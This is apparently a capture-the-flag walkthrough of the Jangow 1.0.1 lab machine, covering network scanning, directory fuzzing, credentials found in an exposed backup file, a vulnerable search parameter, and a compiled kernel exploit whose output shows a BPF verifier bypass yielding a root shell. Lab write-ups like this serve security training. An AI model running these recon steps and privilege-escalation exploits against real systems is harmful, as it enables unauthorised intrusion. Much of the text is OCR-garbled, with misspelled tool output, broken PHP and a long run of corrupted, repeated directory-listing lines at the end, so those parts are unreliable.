# JANGOW: 1.0.1 Walkthrough

## Step 1:

Downloading machine and setting up.

### Step 2:

Run netdiscover to learn the machine IP.

sudo netdiscover -i eth0



**Note:** Found out by the mac address.

# Step 3:

Run nmap scan on the machine IP that we found.


sudo nmap -sS -A -p- 192.168.31.29 -T4


```
-(Nalid Mark)-[-]
-- sudo mmap -ss - n - 192.168.31.29 -T4
[sudo] password for Kali:
Starting Mmap 7.92 ( https://mmap.org ) at 2022-12-01 10:56 EST
Nmap scan report for 192.168.31.29
Nost is up (0.00045% latency).
Not shown: 6533 filtered top ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
80/tcp open http Apache httpd 2.4.18
| http-its | Index of /
| Social results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.14.4.X
SC (PE: cpe:/0:linux:linux.kernel:3 cpe:/0:linux:linux_kernel:4
SC details: Linux 3.10 - 4.11, Linux 3.10 - 4.6, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Infe: Nost: 127.0.0.1; OS: Unix
TRACEROUTE
HOP RTT ADDRESS
1 0.45 ms 192.168.31.29
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Namp done: 1 1P address (1 host up) scanned in 102.20 seconds
```

nmap result as found above!

# **Step 4:**

Let's take a deeper dive by inspecting what lies in the open port i.e. 192.168.31.29:80 since port 80 is open as shown above!





Let's see what we can get the most out of it.

# Step 5:

Running some other tools to enumerate as much information as possible from the machine.

#### dirsearch -u http://192.168.31.29 -x 403

```
(kali⊗ kali)-[~]
$ dirsearch -u http://192.168.31.29 -x 403

-|. - - - - | v0.4.2

(||| - |) (/-(||| (| |) |) v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/192.168.31.29/_22-12-01_14-46-38.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-12-01_14-46-38.log

Target: http://192.168.31.29/

[14:46:38] Starting:
[14:46:38] Starting:
[14:46:38] 200 - 3368 - /.backup
[14:46:38] 301 - 3138 - /site → http://192.168.31.29/site/

[14:47:55] 200 - 10KB - /site/

Task Completed
```

Seems we already found something important from /.backup directory.

```
192.168.31.29/.backup × +

← → ♂ ⑥ ○ 192.168.31.29/.backup

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
$servername = "localhost";
$database = "jangow01";
$password = "abygur169";
$/ Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connected successfully";
    mysqli_close($conn);
```


The credentials could be useful, but we do not have the MySQL port open, so we cannot use these credentials. However, we took note of the username and password for later reference.

Another directory fuzz we run on the site found is being used in the domain.

### dirsearch -u http://192.168.31.29/site/ -x 403

We intercepted some of the pages from /site and found 'buscar=' section vulnerable.






Later we were able to obtain few information by looking here and there and into wordpress/config.php file finally.

We find two of the users in total: jangow01 & desafio02.



Although was having trouble logging in with the other user, jangow01 worked fine. User flag is right there.




```
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$ _
```

Time for the root. First thing we should always check is system info and the version it is using.

```
jangow01@jangow01:~$ uname −a
Linux jangow01 4.4.0−31−generic #50−Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
∕Linux
jangow01@jangow01:~$ _
```

Now we browse for available exploits for the version.



We found one and renamed the file into **exploit.c**. Since target machine's ftp port was open, we transferred the exploit into the target machine connecting with the ftp port as shown below.

```
jangow01@jangow01:~$ ls
exploit.c user.txt
jangow01@jangow01:~$ gcc exploit.c -o exploit
jangow01@jangow01:~$ ls
exploit exploit.c user.txt
jangow01@jangow01:~$
```

The exploit is right there as we transferred. Now it needs to be compiled to run. I used the command: **gcc exploit.c -o exploit.** Now the executable one needs to be transferred in the /tmp directory as permissions lie there.

```
jangow01@jangow01:~$ ls
exploit exploit.c user.txt
jangow010 jangow01:~$ mv exploit ∕tmp
jangow010 jangow01:~$ ls
exploit.c user.txt
jangow01@jangow01:~$ cd /tmp
jangow010 jangow01:∕tmp$ ls -la
total 52
drwxrwxrwt 8 root
                                    4096 Jan 19 18:03 🖪
drwxr-xr-x 24 root
                                    4096 Jun 10 2021
                        root
-rwxr-xr-x 1 jangow01 desafio02 18432 Jan 19 18:00 exploit
                                    4096 Jan 19 17:36 .font-unix
drwxrwxrwt 2 root
                        root
drwxrwxrwt 2 root
                                    4096 Jan 19 17:36
                                                        .ICE-unix
                        root
                                    4096 Jan 19 17:36 systemd-private-e4d13cf70dc24024bea7993afadb40e4
            3 root
drwx--
                        root
drwxrwxrwt 2 root
                                    4096 Jan 19 17:36
                                                        .Test-unix
                        root
drwxrwxrwt 2 root
                                    4096 Jan 19 17:36
                                                        .X11-unix
                        root
                                    4096 Jan 19 17:36 .XIM-unix
drwxrwxrwt 2 root
                        root
jangow01@jangow01:/tmp$
```

Below is the result after I ran the exploit. We obtained the **root** flag yayyy!

```
Jangow010 jangow01:/tmp% ./exploit
[.]
[.] t(-_-t) exploit for counterfeit greec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic greecurity kernel **
[.] creating bpf map
[**] sneaking evil bpf past the verifier
[**] creating socketpair()
[**] attaching bpf hackdoor to socket
[**] skuhff => ffff8809374dh00
[**] Leaking sock struct from ffff88093b02000
[**] Loaking sock struct ure at ffff88093b0216c0
[**] Ull from cred structure at ffff88093b0216c0
[**] hannering cred structure at ffff88093b0216c0
[**] credentials patched, launching shell...
[**] /bin/bash = i
roote jangow01:/tmpH ls
exploit systemd-private-edd13cf70dc24024bea7993afadb40e4-systemd-tinesymcd.service-kmx8ge
roote jangow01:/tmpH ls
exploit systemd-private-edd13cf70dc24024bea7993afadb40e4-systemd-tinesymcd.service-kmx8ge
rootejangow01:/tmpH desafio02 18322 Jan 19 18:09
exploit
drwxnwxrut & root root 4096 Jan 19 18:03
exploit systemd-private-edd13cf70dc24024bea7993afadb40e4
rwxnwxrut 2 root root 4096 Jan 19 17:36
foot=will
drwxnwxrut 2 root root 4096 Jan 19 17:36
exploid fractionsymcd.service-kmx8ge
rwxnwxrut 2 root root 4096 Jan 19 17:36
exploid fractionsymcd.service-kmx8ge
rwxnwxrut 2 root root 4096 Jan 19 17:36
exploid fractionsymcd.service-kmx8ge
rwxnwxrut 2 root root 4096 Jan 19 17:36
exploid fractionsymcd.service-kmx8ge
rwxnwxrut 2 root root 4096 Jan 19 17:36
exploid fractionsymcd.service-kmx8ge
rwxnwxrut 2 root root 4096 Jan 19 17:36
exploid fractionsymcd.service-kmx8ge
rwxnwxrut 2 root root 4096 Jan 19 17:36
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rwxnwxrut 2 root root 4096 Jan 19 17:36
exploid fractionsymcd.service-kmx8ge
rwxnwxrut 2 root root 4096 Jan 19 17:36
exploid fractionsymcd.servic
```